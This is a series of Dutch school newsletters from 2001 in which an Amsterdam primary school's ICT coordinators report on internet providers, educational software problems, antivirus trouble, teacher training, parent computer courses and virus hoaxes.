1e Nieuwsbrief Rosa Boekdrukker week 40 - 2001  
++++

Dag Allemaal,

Dit is onze laatste uitvinding. Alles wat aan dit e-mailadres wordt gezonden wordt automatisch naar iedereen (zie lijst die in aparte mail zit) gestuurd. In onze moderne communicatie omgeving is het elkaar op de hoogte houden middels e-mails bij velen vanzelfsprekend geworden. Als we dus samen voortgang willen maken, zullen we elkaar moeten e-mailen. Zo kunnen we op de hoogte blijven van wat er in de verschillende scholen gebeurt op technologiegebied. Het is ook geschikt voor vragen en opmerkingen en leuke tips.

Op de Rosa Boekdrukker zijn de volgende zaken de afgelopen maand aan de orde geweest:

1. alle lokalen met hun computers zijn aangesloten op het netwerk
2. bij de kleuters kan een keuze gemaakt worden tussen printen in kleur en printen op de zwart-wit netwerkprinter
3. de nascholingscursussen op ict-gebied zijn afgesproken en zullen meegenomen worden in onze cursus klassenmanagement.
4. we hebben problemen met ons data verbruik via UPC (priority telecom). We kunnen het niet meer meten. We overwegen om toch maar een poging te wagen op het Kennisnet. Daar houden jullie van op de hoogte.
5. Dirk en ik doen regelmatig postings in de nieuwsgroep nl.onderwijs.nieuwe-media. Neem eens een kijkje.
6. op onze web-site staat nu een stuk te lezen over de regels over het computergebruik. We vragen om commentaar en aanvulling. Willen jullie daar ook een bijdrage aan leveren? Onze chat is voor jullie natuurlijk ook te gebruiken.

graag jullie reactie op deze mail.

groeten,

Karin en Dirk

---

Openbare Basisschool Rosa Boekdrukker  
Vancouverstraat 3 - 5  
1056 DT Amsterdam  
te/fax: 020 6128000  
<http://www.rosaboekdrukker.nl>  
email: [info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl)

++++  
Nieuwsbrief Rosa Boekdrukker week 41 - 2001  
Waar zijn we de afgelopen week mee bezig geweest?  
++++

#### **UPC/Kennisnet**

Wij hebben de afgelopen twee jaar als provider A2000 gebruikt, We hebben daar een zakelijk abonnement met een beperkt dataverkeer, Dat konden we tot nu toe via een zogenaamde "usage viewer" in de gaten houden, Maar dat lukt nu niet meer en daardoor hebben wij besloten toch maar ons netwerk aan te sluiten op Kennisnet, ondanks alle negatieve verhalen, Afgelopen maandag en dinsdag zijn er met onze oude HUB 6 computers op Kennisnet aangesloten, We hebben nu dug eigenlijk twee netwerken: een bij A2000 en een bij Kennisnet, We kunnen nu zelf zien of Kennisnet echt zo langzaam is als gezegd wordt.

#### **SOFTWARE PROBLEMEN**

Zowel met het computerprogramma bij Veilig Leren Lezen als met het programma van Wereld in getallen hebben we problemen gehad. Wat bleek: de programma's zijn niet meegegroeid met de verbetering van de computers. Bij Veilig Leren Lezen moet de scherminstelling (pixels) op laag worden ingesteld. Alsje daarna de cd-rom die bij Huisje Boompje Beestje hoort in diezelfde computer wilt doen (800 Mhz), moet de scherminstelling weer "hoog" worden ingesteld. Zwijsen zegt: we kennen het probleem. Ze werken aan een andere versie.

Het zou erg vervelend zijn, als in die versie de verhoudingeffectieve werktijd en spelelement zou doorslaan naar teveel spelen, de zogenaamde "edutainment". Het lukt ons tot nu toe niet om de registratie bij VLL uit te printen. Bij wie van jullie lukt dat wel?

Bij de Wereld in Getallen werd bij het overzetten van de licentiecode beschadigd doordat de computer te snel was, De programma's mogen niet geïnstalleerd worden op computers sneller dan 450MHZ.!!! !(volgens de helpdesk). We kregen gelukkig nieuwe diskettes en het bleek ook, dat de virusscanner uitgezet moest worden voor de installatie,

#### **COMPUTERREGELS**

Wij hebben een stuk geschreven over computerregels bij ons op school. Wat mag wel en wat mag niet? Hebbenjullie daar eventueel nog aanvullingen op? Te vinden op onze website bij ONS NET.

#### **VERZENDLIJST**

Wanneer iemand geen nieuwsbriefmeer wenst te ontvangen dan horen wij dat graag middels dit unieke medium. (slechts een druk op de ANTWOORD-knop).

Karin Abma  
Dirk Schouten



++++  
Nieuwsbrief Rosa Boekdrukker week 42 - 2001  
Waar zijn we de afgelopen week mee bezig geweest?  
++++

#### **UPC/Kennisnet**

We hebben nu een week met Kennisnet gewerkt. De verbinding lijkt langzaam. Dat gaan we nu extra testen door twee identieke computers naast elkaar te zetten. De een via UPC, de ander via Kennisnet.  
We hebben ons opgegeven voor een Kennisnet dag op 23 november. Aanmelden via de website [www.manager.kennisnet.nl/werkt](http://www.manager.kennisnet.nl/werkt) lukte niet, omdat een formulierenprogramma niet werkte. De handel dus maar opgestuurd.

#### **Server/firewall**

Dirk volgt een cursus UNIX en was deze week bezig om op de server, aangesloten op UPC een programma te laten werken, waarmee je kunt zien, of er mensen van buitenaf proberen in te breken. Een avond heeft hij de log-bestanden daarvan naar mij door laten sturen. Ongelofelijk hoe er aan de poorten wordt geklopt, maar onze FIREWALL houdt alles tegen!

#### **Nascholing**

We hebben ons bij het ABC ingeschreven o.a. voor de cursus "het gebruik van het computerlokaal door een schoolklas". Deze week hebben we afspraken gemaakt over wat de klassen 5 t/m 8 in het computerlokaal van het OCA via tekstverwerking zullen maken.  
Op school zal alles in tweetallen worden voorbereid in het klad. Bij het OCA zullen de kinderen leren hoe teksten er leuk uit kunnen zien via het tekstverwerkingsprogramma Word97. (lay-out, lettertypen, plaatjes invoegen, etc.)  
Groep 5 gedichten over vriendschap  
Groep 5/6 kleine verhaaltjes over dieren  
Groep 6 een kookboek  
Groep 7 mini werkstukjes (eventueel al typen in de klas)  
Groep 7/8 een klassenkrant  
Het doel van deze bijeenkomsten is om in de klas meer aan tekstverwerking te doen. Na het bezoek met de klas aan het OCA beginnen de nascholingen voor de leerkrachten. Daarover in een latere nieuwsbrief meer. De eerste nascholingen hebben te maken met tekstverwerken, aansluitend aan onze taalmethode "taalleesland".

#### **Ouders**

Deze week vroeg een ouder of wij computerlessen voor ouders kunnen verzorgen. Daar zal het laatste nog niet over gezegd zijn. We zijn van plan om met vijf ouders een proef te starten. We zijn wel allemaal enthousiast (weer een manier om ouders bij de school te betrekken), maar zien ook knelpunten:  
Verzware taak ict-ers (voorbereiding)  
Eigen leerkrachten moeten eerst goed geschoold zijn.  
Buurthuizen bieden zwaar gesubsidieerde computerlessen aan.  
Graag nadere informatie, als die er is.

#### **APS licenties**

We hebben bij bet APS contracten afgesloten om te zorgen, dat geregistreerd wordt, dat we met legale software werken. Die contracten worden berekend op basis van het aantal FTE's per school. We hadden allang een contract voor McAfee (virusscan) lopen. Nu zijn we ook juridisch in orde met Windows 98se en Microsoft Office97.  
De contracten houden in, dat ook de leerkrachten thuis de programma's mogen installeren. Voor Windows geldt: je moet bij elke computer een eigen licentie hebben. Met de upgrade van bet APS naar 98se is nu alles geregeld. Ja, die Bill Gates heeft bet aardig voor elkaar!  
De week na de herfstvakantie worden alle computers bij ons voorzien van een nieuwe versie (4.5.0) van McAfee. Na installatie moeten de nieuwe virusgegevens regelmatig via bet internet ge-update worden. Beetje omslachtig, maar wel nodig.

#### **Software**

Graag zouden wij horen van onze "collega-scholen" welke software voor kinderen tot nu toe goed is bevallen.

Karin  
Dirk

Openbare Basisschool Rosa Boekdrukker  
Vancouverstraat 3 - 5  
1056 DT Amsterdam  
te/fax: 0206128000  
<http://www.rosaboekdrukker.nl>  
email: [info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl)

++++  
Nieuwsbrief Rosa Boekdrukker week 44 - 2001  
Waar zijn we de afgelopen week mee bezig geweest?  
++++

#### **UPC/Kennisnet**

We hebben nu twee identieke computers naast elkaar staan om de verschillen tussen UPC en Kennisnet te kunnen beoordelen. Het lijkt wel of de verbinding met UPC deze week niet erg vlot wil. Deze week nog geen problemen met Kennisnet ontdekt. Groep 7 kon ter voorbereiding van een bezoek aan de raadsvergadering op het stadsdeelkantoor een spel spelen op de site van het ministerie van financiën. Dat lukte via Kennisnet.

#### **Mcafee virusscanner**

Het installeren van de nieuwe versie van Mcafee geeft problemen. Zowel bij mensen thuis als op school. Maar niet in alle gevallen. Het komt voor, dat de computer blijft "hangen" tijdens het opstarten. Of het opstarten duurt heel erg lang. Ook gesignaleerd: bij het verschijnen van het V shield logo klapt de computer naar een blauw scherm met de opmerking FATAL ERROR!! En er zit clan niets anders op, clan om de resetknop in te drukken. Na twee of drie keer resetten verloopt alles dan verder goed. En bij de laatste computer waar het op geïnstalleerd werd (de testmachine van Kennisnet), duurde elke bewerking (muisklik) een paar minuten; dus maar gedeïnstalleerd. We moeten nog uitvinden waar het nu aan ligt.

#### **Financien.**

Op de site [www.ictonderwijs.nl](http://www.ictonderwijs.nl) (doorklikken naar onderwijsonline, financiën) is alles te vinden over de bekostiging door het ministerie aan de scholen ten behoeve van het ict-onderwijs. We hebben uitgerekend waar we recht op hebben en wat er is uitgegeven in de jaren 1999, 2000 en 2001. Alleen de tegemoetkoming voor de millenniumproblemen is er nog niet in meegenomen.

#### **Afgeschreven apparatuur.**

Wij hebben een brief geschreven aan een gemeentelijke instelling, dat waarschijnlijk pentium I 66's voor ons heeft. En dat zou heel mooi zijn, als we die kunnen krijgen. Van diezelfde instelling hebben we al eerder apparatuur gekregen, o.a. netwerk-laserprinters die het fantastisch doen. (we hebben er nog een over)

#### **Ouders.**

Er hebben zich 5 ouders opgegeven voor computerles. Waarschijnlijk gaan we hen als een test (voor ons) drie lessen geven. Algemene computerbegrippen gekoppeld aan het gebruik van internet en e-mail.

#### **Werkgroep.**

Er is een werkgroep ICT opgericht. Die zal zich binnenkort gaan buigen over de volgende onderwerpen:

- de toepassing van de computerregels in de school
- welke software bevat goed en aan wat voor software is nog behoefte
- wanneer zet je de computer in ten behoeve van het onderwijs
- hoe registreer je wat er aan de computers wordt gedaan
- hoe gaat het op de (na)scholingen

#### **Site van de week.**

<http://145.37.208.13/zoeken/> Dit is een cursus zoeken op het internet.

#### **Tip voor ICT-ers van De Roos**

[www.netsilike.nl](http://www.netsilike.nl)

Misschien een hulp in de uitbreiding van jullie netwerk.

Karin  
Dirk

++++  
Nieuwsbrief Rosa Boekdrukker week 45 - 2001  
Waar zijn we de afgelopen week mee bezig geweest?  
++++

#### **UPC/Kennisnet**

Deze week zijn er problemen met de mail server van UPC. We ontvangen geen post. Gelukkig kunnen documenten (dingen die je thuis maakt en op school gebruikt worden) wel naar HOTMAIL adressen gestuurd worden. Kennisnet lijkt trager te gaan dan UPC.

#### **E-mailadressen.**

Van de week zijn er weer drie e-mailadressen toegevoegd aan de lijst. Van de 38 mensen die op onze school werkzaam zijn hebben nu 30 een e-mailadres!!

#### **Scholing.**

Groep 5/6 en groep 6 zijn deze week naar het DCA (Onderwijs Computer Centrum Amsterdam) geweest en hebben daar een les tekstverwerking gehad. Van tevoren moesten de teksten in het klad in de klas voorbereid worden. Groep 5/6 heeft een gedichtenbundel gemaakt: kleurige lettertypen en plaatjes erbij. Groep 6 heeft een kookboek gemaakt. Ook op school is er daarna al geoefend met het invoegen van plaatjes en het maken van mooie randen. Bij een van de lessen ging er een ouder mee, die zo enthousiast is, dat ze graag nog een keer meegaat.

Het wordt nu tijd om "Digiwijs" in te zetten. Dat is een computercursus voor kinderen. Het kost 1200,- en je krijgt er een groot boek voor met heel overzichtelijke opdrachten. De aankoop houdt in, dat je het onbeperkt mag kopiëren voor gebruik op school. Om dat kopiëren gemakkelijker te maken is er een cd-rom bij met daarop de inhoud van het boek. Alles steeds onder het kopieerapparaat leggen hoeft dus niet. Leerkrachten kunnen er natuurlijk ook mee oefenen. De oefeningen die de kinderen op het DCA hebben gedaan, staan ook in het cursusboek.

#### **Computerles voor ouders.**

In het buurtcentrum in de Chassestraat worden computercursussen aan volwassenen gegeven. Dat hebben we uitgezocht, voordat we iets aan de ouders gaan aanbieden op school. We denken erover om de ouders voor te stellen, dat ze eerst de basis computer cursus in het buurthuis gaan volgen en daarna bij ons leren e-mailen en internetten. Mensen kunnen zich nu opgeven voor een reeks lessen die in januari begint. Het houdt in: 6 lessen van twee uur. Kosten: 1130,- U110,- voor mensen met stadspas) + 120,- materiaalkosten. Er is een cursus voor beginners en een cursus voor gevorderden. Er wordt geen internetles gegeven, want dat hebben ze daar nog niet.

#### **Werkgroep.**

Volgende week zal de werkgroep ICT voor het eerst bij elkaar komen. Dan worden de doelstellingen van de werkgroep vastgesteld en taken verdeeld. U hoort volgende week meer.

#### **Computertafels.**

We hebben een computertafel besteld bij de firma Projecta. Ik kreeg die tip van Henny Kuijk van de Admiraal de Ruyter. Ais de tafel bevalt, bestellen we er meer. We hebben namelijk gebrek aan meubilair in de school. De bestelde tafel zal op functionaliteit worden uitgetest door groep 5. We hebben er toch maar wel wielen bij besteld, omdat er toch altijd met apparatuur geschoven wordt als een lokaal leeg moet voor de schoonmaak. We zullen er zelf een contactdoos onder monteren.

#### **Sites van de week.**

[www.onderwijsweek.nl](http://www.onderwijsweek.nl)

[www.kennisnet.nl](http://www.kennisnet.nl) , docent, lesbrieven, rekenweb (hele leuke rekenspelletjes die je online kunt spelen)

[www.veiliglerenlezen.nl](http://www.veiliglerenlezen.nl)

Deze link gehoord tijdens een workshop op bet ABC. Heeft iemand ervaring met de "manager" bij Veilig Leren Lezen?

Karin  
Dirk

++++  
Nieuwsbrief Rosa Boekdrukker week 46 - 2001  
Waar zijn we de afgelopen week mee bezig geweest?  
++++

#### **UPC/Kennisnet**

We hebben DOg steeds problemen met de mail server van UPC. Ook na telefoneren met UPC veranderde er niks. Volgende week meer. De e-mails druppelen nu binneD. Geen tijd om bet precies uit te zoeken. Snelheid van Kennisnet met aDders clan die van UPC. Wel valt op, dat via Kennisnet sommige sites Diet bereikbaar zijn.

#### **Scholing.**

Groep 7 en 7/8 zijn deze week naar bet OCA (Onderwijs Computer Centrum Amsterdam) geweest. Groep 7 heeft naar aanleiding van een taalles werkstukken gemaakt over wateroverlast en watergebrek. Ze moesten afbeeldingen invoegen in een netjes opgemaakte tekst. Groep 7/8 heeft een klassenkrant gemaakt. Ze hebben o.a. foto's ingescand. Alle klassen hebben alles tot nu toe goed voorbereid. Wat ze leren op bet OCA kan na afloop allemaal teruggevonden worden in "Digiwijs".

#### **"Digiwijs"**

Een computercursus voor kinderen. We zijn deze week druk bezig om dat hoek te kopiëren. Onze conciërge, John, is heel handig, heeft extra dik papier besteld, alles afgedrukt, de voorkant in kleur. Vooral de pagina's "hoe was bet ook alweer?" blijken al heel handig, nadat de kinderen op bet OCA zijn geweest.

#### **Computerles voor ouders.**

We hebben de ouders die bij ons op school computerles willen hebben voorgesteld eerst de basis cursus te volgen in bet buurtcentrum in de Chassestraat. Het probleem was: de cursussen zijn daar 's avonds, zij vinden dat een probleem. Zij willen graag een cursus volgen als de kinderen op school zijn. We zijn nu in onderhandeling om een cursus overdag te laten plaatsvinden. Als dat allemaal lukt, kunnen ze daarna bij ons op school leren e-mailen en internetten. We hebben, mede door onze goede contacten met onze leverancier (PC-Dokter), afspraken kunnen maken voor ouders die een computer willen kopen. Ouders van de RB kunnen daar computers met korting kopen. Korting afhankelijk van aankoopbedrag e.d.

#### **Werkgroep.**

De werkgroep ICT is voor het eerst bij elkaar gekomen. De doelstellingen zijn bijgesteld en bet volgende zal worden gedaan:  
-de regels voor bet computergebruik zullen kritisch worden bekeken.  
-er zal worden nagegaan welke software wel en welke met bevalt  
-En we proberen uit te vinden of er iemand in de school (of ergens in Nederland) een goede registratieaanpak heeft: "wie is er aan de beurt om aan de computer wat te doen?"  
De volgende bijeenkomst van de werkgroep is op 10 december.

#### **Computertafel.**

De computertafel is aangekomen, mooi! John heeft hem meteen in elkaar gezet. Het gebruik van de tafel wordt uitgetest door groep 5. De tafel is groot: 120 breed en 80 diep. Er is een contactdoos met schakelaar onder gemonteerd. Dat is handig, want nu kun je, na afsluiten van de computer, de andere apparaten (geluidsboxjes printer, monitor en andere spullen) in een keer uitschakelen.

#### **Windows 3.11**

We hebben nu de een na laatste windows 3.11 (computer 7, een pentium 120) computer vervangen door computer 49 (pentium 800).  
Er is nu nag een windows 3.11 over, een pentium 75. Die twee computers gaan me wel aan het hart. Het waren de eerste computers na de Comenius-computers. Het waren oak de eerste computers die ik als ICT-er heb mogen kopen. Die pentiums werden aangeschaft omdat er computers met geluid moesten komen voor Veilig Leren Lezen. Ze hebben hun dienst heel erg bewezen. We houden er nog een tot de huidige groep 3 kan lezen. En dan zal oak de laatste 3.11 computer een ander leventje tegemoet gaan. Dirk ziet nag mogelijkheden voordat een schroothoop hen ontvangt.. .snik...  
Dirk: "Helemaal geen schroothoop voor deze prima computers. Het zijn uitstekende internet servers!"

#### **Kennisnetwerk**

Op vrijdag 23 november gaan Dirk en ik naar de Aristo-zalen om ALLES te horen over Kennisnet (de technische kant, zowel als de inhoudelijke kant).  
We zullen op woensdag 21 november tijdens de activiteiten van de www.onderwijsweek.nl niet gaan luisteren naar wat Amsterdam Oud-Zuid doet aan ICT en wat CIAO eraan doet We willen op dit moment vooral praktisch bezig zijn met waar onze school nu behoefte aan heeft. Omdat we nag maar een paar weken aan Kennisnet hangen en daar ruim 200 gulden per maand aan betalen en we nog niet precies weten hoe dat allemaal werkt hebben we ons daar een aantal weken geleden voor opgegeven. De kringen, het inloggen, blackboard. Allemaal nieuw. Een leerkracht bij ons doet een cursus, waarbij ze gebruikt maakt van het blackboard bij Kennisnet. Ze loopt voor op mij! Ik snap er nag niks van.

#### **Beveiliging**

Dirk is weer heel druk bezig geweest om de kracht van de FIREWALL te testen Op het hele WWW zoekt hij programma's om de veiligheid te testen. Onze beveiliging is tot nu toe zo sterk, dat hij er zelf op een gegeven moment niet meer inkwam!

#### **Technika10**

We gaan uitzoeken of er voor de naschoolse activiteiten ook cursussen van technika 10 mogelijk zijn. Hoeveel computers

moeten er dan in een ruimte beschikbaar zijn? Kunnen we een karretje met laptops aanschaffen? Dat zou dan meteen ook heel handig zijn om eventueel cursussen voor ouders te verzorgen: en dat in het kader van De Brede School.

**Site van de week:**

[www.maki.nl](http://www.maki.nl) Hier is allerlei informatie over software voor kinderen te vinden. Ook kun je je daar aanmelden voor het zeer informatieve wekelijkse E-zine (elektronisch magazine).

[www.kennisnet.nl](http://www.kennisnet.nl) Je kunt je aanmelden bij "communities". Dat zijn jaarklasgroepen voor leerkrachten, waar je informatie kunt uitwisselen over lessen e.d. b. v. voor groep 3 en 4 zijn ze nu informatie voor Sinterklaas aan het verzamelen. Die worden weer op de site van de "digischool" gezet.

Karin  
Dirk

p.s. Wij zijn benieuwd eens wat van jullie te horen.

++++  
Nieuwsbrief Rosa Boekdrukker week 47 - 2001  
Waar zijn we de afgelopen week mee bezig geweest?  
++++

#### **UPC.**

We hebben problemen gehad met de mail server van UPC. Post kwam soms wel aan, maar vaak niet of dagen later. We kregen van de week een brief, dat we een maand abonnementskosten niet hoeven te betalen vanwege die problemen.

#### **Scholing.**

Groep 7 en 7/8 zijn vorige week naar bet OCA (Onderwijs Computer Centrum Amsterdam) geweest. Groep 7 moest maandag nog een voorkant voor hun werkstuk maken. Dat deden ze op school. Fantastisch wat die kinderen in zo'n korte tijd geleerd hebben! Volgende week gaat de laatste klas: groep 5. Zij gaan gedichten maken over vriendschap. Ze hebben in de klas al geoefend met verschillende lettertypen.

Volgende week is ook de eerste nascholingscursus voor een deel van ons team. Tekstverwerking.

#### **Zwijzen.**

De firma Zwijzen belde op naar aanleiding van een klachtenbrief die ik heb gestuurd over bet computerprogramma van Veilig Leren Lezen. Ze passen bet programma niet meer aan, want ze zijn bezig aan een geheel nieuwe versie ervan. Die komt in 2003 op de markt. Scholen die vanaf januari 2002 nog extra licenties voor bet oude programma willen kopen krijgen korting. Een extra licentie zal dan slechts (!) 175.- kosten!

Ik heb gevraagd of wij mee mogen doen als testschool voor bet nieuwe programma. Daar horen we nog van.

#### **Computerles voor ouders.**

Bij bet buurthuis de Tagerijn zal in januari een computercursus starten speciaal voor ouders van de Rosa Boekdrukker. Er is een apart tijdstip overdag geregeld, omdat voor veel ouders 's avonds een probleem is. Volgende week gaan er briefjes mee met de kinderen, omdat er nog een paar plekken open zijn.

#### **De Maki-site. ([www.maki.nl](http://www.maki.nl))**

Ook daar heb ik me opgegeven als testschool voor software. Maandag moet ik iemand van die site terugbellen voor nadere afspraken.

#### **Kennisnetwerk.**

Op vrijdag 23 november zijn Dirk en ik naar de Aristo-zalen geweest om ALLES te horen over Kennisnet (de technische kant, zowel als de inhoudelijke kant). Vandaar de iets verlate bezorging van de nieuwsbrief van deze week. Op deze bijeenkomst kregen we van alles te horen over de mogelijkheden van de site van Kennisnet en dat Kennisnet een gereedschap zal worden bij bet ICT onderwijs. We werden met echt enthousiast over de mogelijkheden, omdat er vooral veel verteld werd over wat er op de site te vinden is, maar met over wat je er dan mee in de klas allemaal kan doen.

Els Verschure van het OCA (onderdeel van het ABC) hield een uitstekende voordracht waarin ze hoopt, dat alle ICT initiatieven in Amsterdam gebundeld zullen worden, en niet gezien zullen worden als concurrentie van elkaar. Na afloop vertelde ze dat ze de Rosa Boekdrukker kinderen had zien werken aan bun teksten.

#### **Kennisnet werkt NIET.**

We ondervinden eigenlijk regelmatig probleempjes met Kennisnet. Het is niet betrouwbaar. Soms gaat alles normaal en dan weer niet. Dan kun je geen enkele pagina bezoeken. Eerst ga je denken: het ligt aan ons. Maar als je dan na een tijdje gaat bellen met bet service-nummer wordt een ingewikkelde oplossing geboden. En als je dan even later naar je computer gaat, dan is er weer niks aan de hand.

Het lijkt wel een auto die op vuile brandstof loopt.

#### **Nieuwsgroep [nl.onderwijs.nieuwe-media](http://nl.onderwijs.nieuwe-media).**

Ik heb in de nieuwsgroep 2 vragen gesteld. Wie heeft er een handig registratiesysteem? Nog niets opgeleverd.

En een vraag over McAfee, ons anti-virus programma. Als ik bet installeer op de nieuwe pentium800 computers blijft de computer na elke muisklik heel lang "hangen" (met bet zandloperkje). Er is een oplossing geboden, die ik volgende week zal proberen. We kunnen het contract niet opzeggen, want dat moet drie maanden voor de beëindiging van de looptijd en daar is het nu te laat voor. We hebben nu ook door deze nieuwsbrief een suggestie van de echtgenoot van een collega ontvangen. Lang leve deze nieuwsbrief!

#### **Werkgroep.**

Het is geweldig om mee te maken, dat collega's uit de werkgroep zich nu ook met de computers bemoeien. Ze zijn bezig om de inhoud van de computers te inventariseren en nemen met collega's door welke software bevalt. Zo wordt de betrokkenheid met ICT veel groter.

#### **Teller.**

Een probleem van ons abonnement bij UPC is dat als we teveel dataverkeer hebben, we bij moeten betalen. Ons verbruik konden we zien op UPC's 'usage viewer'. Die was al een tijdje stuk en daardoor kregen we een onverwacht rekening van f 400,- voor teveel dataverkeer. Dat was balen. Maar nu hebben we onze eigen 'usage viewer' en kunnen we per dag en per maand bet gebruik zien (en dus onmiddellijk ingrijpen als ) Kijk op: <http://nodellef5.a2000.nl/serverstat.html> De teller is gemaakt door Wouter Zaaijer en is vrij te gebruiken. [wouter@zaaijernet.dyndns.org](mailto:wouter@zaaijernet.dyndns.org)

**Sites van de week:**

**ZOEKEN**

Heb je ook zo'n volle computer dat je soms bepaalde dingen niet meer kan vinden terwijl je zeker weet dat je ze op je computer hebt staan? Dan is het zoekertje 'Wilbur' wat voor jou. <http://wilbur.redtree.com>

**SINTERKLAAS**

Sites om leuke ideeën op te doen voor deze sinterklaasperiode.

Sinterklaasjournaal (<http://www.omroep.nl/sint>)

Quickstart Webgids-Sinterklaas (<http://www.quickstart-webgids.nl/quickstart~Sinterklaas.html>)

Sint.nl (<http://www.sint.nl>)

de Sinternetsite ([www.sintnicolaas.org](http://www.sintnicolaas.org))

Sinterklaas in de klas. (<http://sinterklaas.kennisnet.nl/>)

**Storingen.**

Niemand zat deze week vast met zijn/haar computer. Alles werkte. Geen EHBO hoeven toe te passen.

Karin

++++  
Nieuwsbrief Rosa Boekdrukker week 48 - 2001  
Waar zijn we de afgelopen week mee bezig geweest?  
++++

#### **Virus-hoaxen.**

Vorige week vroeg een collega mij wat ze aan een virusmelding over een "virtual card" moest doen. Ze kreeg toen het volgende advies:

Het volgende is gekopieerd van <http://antivirus.pagina.nl> Kijk ook bij <http://www.virusalert.nl/>

Een hoax is een (virus)waarschuwing voor een nep-virus. Het vraagt om bijgevoegd bericht naar iedereen door te sturen waardoor het gewenste effect wordt bereikt, nl. het overbelasten c.q. platleggen van (mail)servers.

Een variant op de hoax is de zgn. kettingbrief. Deze is minder verwarrend, maar geeft hetzelfde effect als een hoax. Een kettingbrief-mail vraagt om een bepaald mailtje door te sturen om dat dit bijvoorbeeld een goed doel dient, of om op te komen tegen een bepaald besluit etc.

Een hoax is makkelijk te herkennen.

Een hoax is over het algemeen namelijk voorzien van de tekst "stuur dit bericht naar zoveel mogelijk mensen door". Een hoax kan soms jarenlang over het internet zwerven. Het bericht wordt van de ene afzender naar de andere gestuurd.

Oplossing tegen de verspreiding is simpel. Stuur nooit een dergelijk bericht door! Ook als jij een waarschuwing ontvangt die echt is kun je beter je kennissen informeren door ze bijvoorbeeld te wijzen op nieuwsbrieven van VirusAlert.nl e.a. Abonnees ontvangen dan rechtstreeks de waarschuwingen en mail servers worden niet platgelegd en toch is iedereen goed geïnformeerd

Hieronder een lijst met "subject" of "onderwerp" omschrijvingen van berichten die als hoax verstuurd worden.

- ICQ start met gratis dienstverlening als je dit niet doorstuurt aol.exe
- Cleanmgr.exe (HOAX-NL-MD-20010401)
- Sulfnbk
- St. Patrick's Day Irish Virus Alert
- Lotus notes worm Hoax
- Honor System Virus Hoax (=discount)
- A Virtual! card for You

#### **Mcafee.**

Alle pogingen om het programma goed te laten werken zijn nog mislukt, ondanks de goede raadgevingen (bedankt, Peter!). Mail met hulpvraag naar Mcafee gestuurd. Maar op de valreep: per 1 december a.s. loopt het contract af dat het APS heeft afgesloten met Mcafee en met ons (de scholen). Mcafee heeft tot nu toe alleen een voorlopig voorstel voorgelegd aan het APS. Vandaar, dat we opeens een ontsnapings mogelijkheid hebben aan het contract. Daarover kwam deze week een brief. Meteen de retourbrief ingevuld: we stoppen het contract. Nu op ons gemak bekijken, hoe we verder gaan. Suggesties?

#### **Kennisnet.**

De eerste haze brief is de deur uit. Dinsdagmorgen was op de op kennisnet aangesloten computer alleen [www.kennisnet.nl](http://www.kennisnet.nl) te benaderen, heel langzaam. Andere sites onbereikbaar. Terwijl de computer ernaast, die op UPC is aangesloten, heel vlot op internet ging. Antwoord van Kennisnet, de volgende dag, is een soort standaardbrief, die ervan uitgaat, dat het probleem aan ons eigen netwerk ligt. Maar dat kan niet, want we hebben die twee computers naast elkaar staan voor de wedstrijd: werkt Kennisnet? Zoniet: doet UPC het? Nou die deed het. De mail server van UPC werkt weer normaal.

#### **EHBO.**

De volgende problemen deden zich deze week voor:

- een cd deed het niet (lag er verkeerd-om in)
- computer liep vast (instelling veranderd, zodat hij niet in een energiezuinige stand of slaapstand terechtkomt)
- linker muisknop-klik deed het niet meer (muis vervangen)

#### **Werkgroep ICT.**

We moeten alle computers nalopen en kijken welke educatieve software erop zit. Daarna vragen we aan de leerkrachten bij elk programma: of ze ermee werken, of het bevalt en waarom wel of niet, en of ze registreren of ermee gewerkt is.

Waarschijnlijk kunnen een aantal programma's de prullenbak in. We hebben heel veel OWG software die niet op windows 98 draait. We moeten inventariseren welke software van hen we nog willen houden, en dus opnieuw zullen moeten bestellen.

#### **Computercursus voor ouders.**

Deze week zijn briefjes meegegaan met een oproep aan ouders of ze mee willen doen met de computercursus. Maandag bespreken we het vervolg met iemand van de Tagerijn.

#### **Grafisch Lyceum.**

Afspraak gemaakt met een docent en een manager om te praten over stageplaatsen aan onze school voor leerlingen van het Grafisch Lyceum die onder meer een website voor onze school gaan maken.

#### **Gebruikte apparatuur.**

Mail ontvangen en weer beantwoord van de gemeentelijk dienst die ons zo goed voorzien heeft en die nog wat apparatuur aan de school wil schenken. We kunnen weer rekenen op 10 computers!



**Maki.nl.**

Ik heb contact gehad met iemand van de redactie van de site: [www.maki.nl](http://www.maki.nl). Dit omdat ik een klacht had gestuurd over de software bij Veilig Leren Lezen en Wereld in Getallen. Hoofdvraag: hoe komt het, dat educatieve uitgeverijen hele dure software verkopen en die programma's niet aanpassen aan de zich ontwikkelende technieken van de hardware? Maki was al door meer mensen hierover benaderd. T.z.t. zullen wij het op hun site toelichten.

Volgend jaar kost een nieuw licentie voor Veilig Leren Lezen nog 125.- (vorige week meldde ik abusievelijk 175.-) Misschien koopt een school dan wel het hele programma voor 875.- en dan komen ze er na een jaar achter dat het programma vervangen gaat worden. Je kunt het natuurlijk nog wel gebruiken, maar de beeldschermstelling zorgt voor rare pixels!!!

**Scholing.**

Groep 5 heeft deze week gedichten over vriendschap gemaakt. Binnenkort zal het werk van onze klassen op onze website te zien zijn.

De cursus tekstverwerken voor de leerkrachten van de groepen 4 t/m 8 ging niet door wegens ziekte van de docent.

**E-mail.**

Dirk is begonnen om elke klas een eigen e-mailadres toe te kennen. Zo kunnen we mailen naar Sinterklaas en de schooltelevisie e.d. vanuit de eigen klas.

**Sites van de week:**

<http://sinterklaas.pagina.nl> Je kunt er zelfs patronen voor sint en piet pakken op vinden! ! !

[www.vives.nl](http://www.vives.nl) een onderwijs-ict site, waar je ook het e-zine kunt lezen, met allerlei nieuwtjes op ict gebied voor het onderwijs.

De TaDToe SQreekbeurtensite is leuk voor kinderen die materiaal zoeken voor een werkstuk of een spreekbeurt.

([www.taptoe.nl](http://www.taptoe.nl))

[www.netwijs.nl](http://www.netwijs.nl) een zoekmachine voor kinderen.. Ook handig en veilig voor kinderen die een spreekbeurt willen houden of een werkstuk maken.

**Over de drempel deze week:**

Dinah: ze heeft op internet een leuk Sinterklaas knutselidee gevonden! Pietje dat door de klas duikt. Waarschijnlijk duikt ie de schoorsteen in.

Karin

Dirk

++++  
Nieuwsbrief Rosa Boekdrukker week 49 - 2001  
Waar zijn we de afgelopen week mee bezig geweest?  
++++

#### **Virus.**

